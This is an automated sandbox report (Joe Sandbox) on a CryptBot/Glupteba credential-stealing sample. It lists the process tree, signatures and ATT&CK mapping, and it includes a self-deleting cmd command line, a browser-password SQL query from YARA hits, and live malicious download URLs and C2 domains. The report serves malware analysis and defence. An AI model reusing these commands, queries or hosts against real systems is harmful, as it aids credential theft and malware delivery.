ID: 385467
Sample Name:
SecuriteInfo.com.W32.AIDetect.malware1.24453.7436
Cookbook: default.jbs
Time: 15:10:19
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report SecuriteInfo.com.W32.AIDetect.malwar…

Overview


General Information

Sample Name:	SecuriteInfo.com.W32.AIDetect.malware1.24453.7436 (renamed file extension from 7436 to exe)
Analysis ID:	385467
MD5:	5e3189812e802c..
SHA1:	38552111d3001f4.
SHA256:	f42553b4409992b.
Tags:	CryptBot
Infos:	

Most interesting Screenshot:



Detection




Cryptbot Glupteba

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Detected unpacking (overwrites its o…
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Yara detected Cryptbot
- Yara detected Glupteba
- Contains functionality to register a lo…
- Delayed program exit found
- Found many strings related to Crypt…
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- Tries to harvest and steal browser in…
- Abnormal high CPU Usage
- Contains capabilities to detect virtua…

Classification



Startup

- **System is w10x64**
- SecuriteInfo.com.W32.AIDetect.malware1.24453.exe (PID: 5964 cmdline: 'C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe' MD5: 5E3189812E802C0FD68CE592CB1E1999)
  - Murano.exe (PID: 5520 cmdline: 'C:\Users\user\AppData\Local\Temp\Murano.exe' MD5: AFF6F8C7521796D3BC8FC1059DBE2409)
    - 4.exe (PID: 2876 cmdline: C:\Users\user\AppData\Local\Temp\New Feature\4.exe MD5: E99CED09C77FFEC9F09B33642E9B0E99)
      - SmartClock.exe (PID: 1632 cmdline: C:\Users\user\AppData\Roaming\Smart Clock\SmartClock.exe MD5: E99CED09C77FFEC9F09B33642E9B0E99)
    - vpn.exe (PID: 4324 cmdline: C:\Users\user\AppData\Local\Temp\New Feature\vpn.exe MD5: 0FDA9A85AEDF1487A6D58E4031F72E2D)
      - makecab.exe (PID: 984 cmdline: 'C:\Windows\System32\makecab.exe' MD5: D0D74264402D9F402615F22258330EC8)
        - conhost.exe (PID: 2900 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - makecab.exe (PID: 3620 cmdline: 'C:\Windows\System32\makecab.exe' MD5: D0D74264402D9F402615F22258330EC8)
        - conhost.exe (PID: 6808 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - makecab.exe (PID: 5292 cmdline: 'C:\Windows\System32\makecab.exe' MD5: D0D74264402D9F402615F22258330EC8)
        - conhost.exe (PID: 6788 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - makecab.exe (PID: 6728 cmdline: 'C:\Windows\System32\makecab.exe' MD5: D0D74264402D9F402615F22258330EC8)
        - conhost.exe (PID: 852 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - makecab.exe (PID: 5240 cmdline: 'C:\Windows\System32\makecab.exe' MD5: D0D74264402D9F402615F22258330EC8)
        - conhost.exe (PID: 5188 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - makecab.exe (PID: 5652 cmdline: 'C:\Windows\System32\makecab.exe' MD5: D0D74264402D9F402615F22258330EC8)
        - conhost.exe (PID: 5696 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - makecab.exe (PID: 4660 cmdline: 'C:\Windows\System32\makecab.exe' MD5: D0D74264402D9F402615F22258330EC8)
        - conhost.exe (PID: 6964 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - cmd.exe (PID: 5492 cmdline: 'C:\Windows\System32\cmd.exe' /c C:\Windows\System32\cmd.exe < Scoprirvi.eps MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 6988 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 6020 cmdline: 'C:\Windows\system32\cmd.exe' /c rd /s /q C:\Users\user\AppData\Local\Temp\UdRFliqEaRrk & timeout 3 & del /f /q 'C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 5568 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - timeout.exe (PID: 4188 cmdline: timeout 3 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
- SmartClock.exe (PID: 6884 cmdline: C:\Users\user\AppData\Roaming\Smart Clock\SmartClock.exe MD5: E99CED09C77FFEC9F09B33642E9B0E99)
- SmartClock.exe (PID: 5368 cmdline: 'C:\Users\user\AppData\Roaming\Smart Clock\SmartClock.exe' MD5: E99CED09C77FFEC9F09B33642E9B0E99)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.382370325.000000000400000.00000040.00020000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000000.00000002.382370325.000000000400000.00000040.00020000.sdmp	OlympicDestroyer_1	OlympicDestroyer Payload	kevoreilly	• 0xc6fc8:$string1: SELECT origin_url, username_value, password_value FROM logins • 0xcfc04:$string2: API call with %s database connection pointer • 0xd07e0:$string3: os_win.c:%d: (%lu) %s(%s) - %s
00000000.00000002.383574469.0000000005B00000.00000040.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000000.00000003.231267121.0000000005BE0000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000000.00000003.231267121.0000000005BE0000.00000004.00000001.sdmp	OlympicDestroyer_1	OlympicDestroyer Payload	kevoreilly	• 0xc59c8:$string1: SELECT origin_url, username_value, password_value FROM logins • 0xce604:$string2: API call with %s database connection pointer • 0xcf1e0:$string3: os_win.c:%d: (%lu) %s(%s) - %s
Click to see the 3 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
0.2.SecuriteInfo.com.W32.AIDetect.malware1.24453.exe.400000.0.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
0.2.SecuriteInfo.com.W32.AIDetect.malware1.24453.exe.400000.0.unpack	OlympicDestroyer_1	OlympicDestroyer Payload	kevoreilly	• 0xc59c8:$string1: SELECT origin_url, username_value, password_value FROM logins • 0xce604:$string2: API call with %s database connection pointer • 0xcf1e0:$string3: os_win.c:%d: (%lu) %s(%s) - %s
0.2.SecuriteInfo.com.W32.AIDetect.malware1.24453.exe.5b00e50.5.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
0.2.SecuriteInfo.com.W32.AIDetect.malware1.24453.exe.5b00e50.5.unpack	OlympicDestroyer_1	OlympicDestroyer Payload	kevoreilly	• 0xc43c8:$string1: SELECT origin_url, username_value, password_value FROM logins • 0xcd004:$string2: API call with %s database connection pointer • 0xcdbe0:$string3: os_win.c:%d: (%lu) %s(%s) - %s
0.2.SecuriteInfo.com.W32.AIDetect.malware1.24453.exe.400000.0.raw.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Click to see the 5 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview

- AV Detection
- Cryptography
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion



Click to jump to signature section

AV Detection:

- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Machine Learning detection for dropped file
- Machine Learning detection for sample

Compliance:

- Detected unpacking (overwrites its own PE header)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Contains functionality to register a low level keyboard hook

System Summary:

- Malicious sample detected (through community Yara rule)

Data Obfuscation:

- Detected unpacking (changes PE section rights)
- Detected unpacking (overwrites its own PE header)

Malware Analysis System Evasion:

- Delayed program exit found

Stealing of Sensitive Information:

- Yara detected Cryptbot
- Yara detected Glupteba
- Found many strings related to Crypto-Wallets (likely being stolen)
- Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected Cryptbot

Yara detected Glupteba

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Co
Valid Accounts	Native API 1	Startup Items 1	Startup Items 1	Deobfuscate/Decode Files or Information 1	OS Credential Dumping 1	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Transfe
Default Accounts	Scheduled Task/Job	Registry Run Keys / Startup Folder 2	Process Injection 1 2	Obfuscated Files or Information 3	Input Capture 1 2 1	Account Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypt Channe
Domain Accounts	At (Linux)	Logon Script (Windows)	Registry Run Keys / Startup Folder 2	Software Packing 2 2	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Screen Capture 1	Automated Exfiltration	Non-Applica Layer Protoco
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1	NTDS	System Information Discovery 5 5	Distributed Component Object Model	Input Capture 1 2 1	Scheduled Transfer	Applica Layer Protoco
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 3 1	LSA Secrets	Query Registry 1	SSH	Clipboard Data 2	Data Transfer Size Limits	Fallbac Channe
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 1 2	Cached Domain Credentials	Security Software Discovery 1 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Commu
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	Process Discovery 1 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commo Used P
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Virtualization/Sandbox Evasion 3 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer P
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Pr
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protoco


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.W32.AIDetect.malware1.24453.exe	31%	Virustotal		Browse
SecuriteInfo.com.W32.AIDetect.malware1.24453.exe	33%	ReversingLabs	Win32.Dropper.Generic	
SecuriteInfo.com.W32.AIDetect.malware1.24453.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\Smart Clock\SmartClock.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\New Feature\4.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\Murano.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\lv[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\lv[1].exe	31%	ReversingLabs	Win32.Dropper.Scrop	
C:\Users\user\AppData\Local\Temp\Murano.exe	31%	ReversingLabs	Win32.Dropper.Scrop	
C:\Users\user\AppData\Local\Temp\New Feature\4.exe	38%	ReversingLabs	Win32.Dropper.Scrop	
C:\Users\user\AppData\Local\Temp\New Feature\vpn.exe	15%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nsg8FBB.tmp\UAC.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsg8FBB.tmp\UAC.dll	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\Smart Clock\SmartClock.exe	38%	ReversingLabs	Win32.Dropper.Scrop	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
18.1.vpn.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.SecuriteInfo.com.W32.AIDetect.malware1.24453.exe.4201e90.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
awumad01.top	7%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://aufsvg12.top/index.php	0%	Avira URL Cloud	safe	
http://mardeq01.top/index.php	0%	Avira URL Cloud	safe	
http://aufsvg12.top/index.php)	0%	Avira URL Cloud	safe	
http://awumad01.top/download.php?file=lv.exeopenBOOLEANBIT	0%	Avira URL Cloud	safe	
http://www.avast.com0/	0%	Avira URL Cloud	safe	
http://awumad01.top/downfiles/lv.exe	0%	Avira URL Cloud	safe	
http://awumad01.top/download.php?file=lv.exeqEaRrk	0%	Avira URL Cloud	safe	
http://www.avast.com0	0%	Avira URL Cloud	safe	
http://aufsvg12.top/index.phpz	0%	Avira URL Cloud	safe	
http://awumad01.top/download.php?file=lv.exe	0%	Avira URL Cloud	safe	
http://awumad01.top/download.php?file=lv.exeskQ	0%	Avira URL Cloud	safe	
http://awumad01.top/downfiles/lv.exeaC:	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mardeq01.top	8.209.64.179	true	false		unknown
awumad01.top	8.209.66.205	true	true	• 7%, Virustotal, Browse	unknown
aufsvg12.top	8.211.1.15	true	false		unknown
EiodCJGkPupHarewIHgoYXhjJQvRZ.EiodCJGkPupHarewIHgoYXhjJQvRZ	unknown	unknown	false		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://aufsvg12.top/index.php	false	• Avira URL Cloud: safe	unknown
http://mardeq01.top/index.php	false	• Avira URL Cloud: safe	unknown
http://awumad01.top/downfiles/lv.exe	true	• Avira URL Cloud: safe	unknown
http://awumad01.top/download.php?file=lv.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ac.ecosia.org/autocomplete?q=	SecuriteInfo.com.W32.AIDetect.malware1.24453.exe, 00000000.00000003.237850917.000000004212000.00000004.00000001.sdmp, cmZpVs.tmp.0.dr	false		high
http://https://duckduckgo.com/chrome_newtab	SecuriteInfo.com.W32.AIDetect.malware1.24453.exe, 00000000.00000003.237850917.000000004212000.00000004.00000001.sdmp, cmZpVs.tmp.0.dr	false		high
http://https://duckduckgo.com/ac/?q=	SecuriteInfo.com.W32.AIDetect.malware1.24453.exe, 00000000.00000003.237850917.000000004212000.00000004.00000001.sdmp, cmZpVs.tmp.0.dr	false		high
http://aufsvg12.top/index.php)	SecuriteInfo.com.W32.AIDetect.malware1.24453.exe, 00000000.00000002.383709949.0000000005C16000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://awumad01.top/download.php?file=lv.exeopenBOOLEANBIT	SecuriteInfo.com.W32.AIDetect.malware1.24453.exe, 00000000.00000002.382370325.0000000000400000.00000040.00020000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	SecuriteInfo.com.W32.AIDetect.malware1.24453.exe, 00000000.00000003.237850917.0000000004212000.00000004.00000001.sdmp, cmZpVs.tmp.0.dr	false		high
http://www.autoitscript.com/autoit3/X	vpn.exe, 00000012.00000003.387455284.0000000003C76000.00000004.00000001.sdmp, Notti.eps.18.dr	false		high
http://www.avast.com0/	Murano.exe, 0000000D.00000002.385450587.0000000000420000.00000004.00020000.sdmp, vpn.exe.13.dr	false	• Avira URL Cloud: safe	unknown
http://https://search.yahoo.com/favicon.icohttps://search.yahoo.com/search	SecuriteInfo.com.W32.AIDetect.malware1.24453.exe, 00000000.00000003.237850917.0000000004212000.00000004.00000001.sdmp, cmZpVs.tmp.0.dr	false		high
http://nsis.sf.net/NSIS_ErrorError	SecuriteInfo.com.W32.AIDetect.malware1.24453.exe, 00000000.00000003.377165659.0000000005CD9000.00000004.00000001.sdmp, Murano.exe, 0000000D.00000000.381399655.0000000000409000.00000002.00020000.sdmp, Murano.exe.0.dr	false		high
http://https://www.autoitscript.com/autoit3/	vpn.exe, 00000012.00000003.387455284.0000000003C76000.00000004.00000001.sdmp, Notti.eps.18.dr	false		high
http://awumad01.top/download.php?file=lv.exeqEaRrk	SecuriteInfo.com.W32.AIDetect.malware1.24453.exe, 00000000.00000003.377076214.0000000005C65000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.avast.com0	Murano.exe, 0000000D.00000002.385450587.0000000000420000.00000004.00020000.sdmp, vpn.exe.13.dr	false	• Avira URL Cloud: safe	unknown
http://https://cdn.ecosia.org/assets/images/ico/favicon.icohttps://www.ecosia.org/search?q=	SecuriteInfo.com.W32.AIDetect.malware1.24453.exe, 00000000.00000003.237850917.0000000004212000.00000004.00000001.sdmp, cmZpVs.tmp.0.dr	false		high
http://aufsvg12.top/index.phpz	SecuriteInfo.com.W32.AIDetect.malware1.24453.exe, 00000000.00000002.383709949.0000000005C16000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://awumad01.top/download.php?file=lv.exeskQ	SecuriteInfo.com.W32.AIDetect.malware1.24453.exe, 00000000.00000002.383766722.0000000005C63000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://search.yahoo.com/sugg/chrome?output=fxjson&appid=crmas&command=	SecuriteInfo.com.W32.AIDetect.malware1.24453.exe, 00000000.00000003.237850917.0000000004212000.00000004.00000001.sdmp, cmZpVs.tmp.0.dr	false		high
http://awumad01.top/downfiles/lv.exeaC:	SecuriteInfo.com.W32.AIDetect.malware1.24453.exe, 00000000.00000002.383709949.0000000005C16000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
8.209.66.205	awumad01.top	Singapore		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	true
8.211.1.15	aufsvg12.top	Singapore		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	false
8.209.64.179	mardeq01.top	Singapore		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385467
Start date:	12.04.2021
Start time:	15:10:19
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 31s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.W32.AIDetect.malware1.24453.7436 (renamed file extension from 7436 to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@41/35@5/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 50.4% (good quality ratio 47%) • Quality average: 79.4% • Quality standard deviation: 29.6%
HCA Information:	• Successful, ratio: 68% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
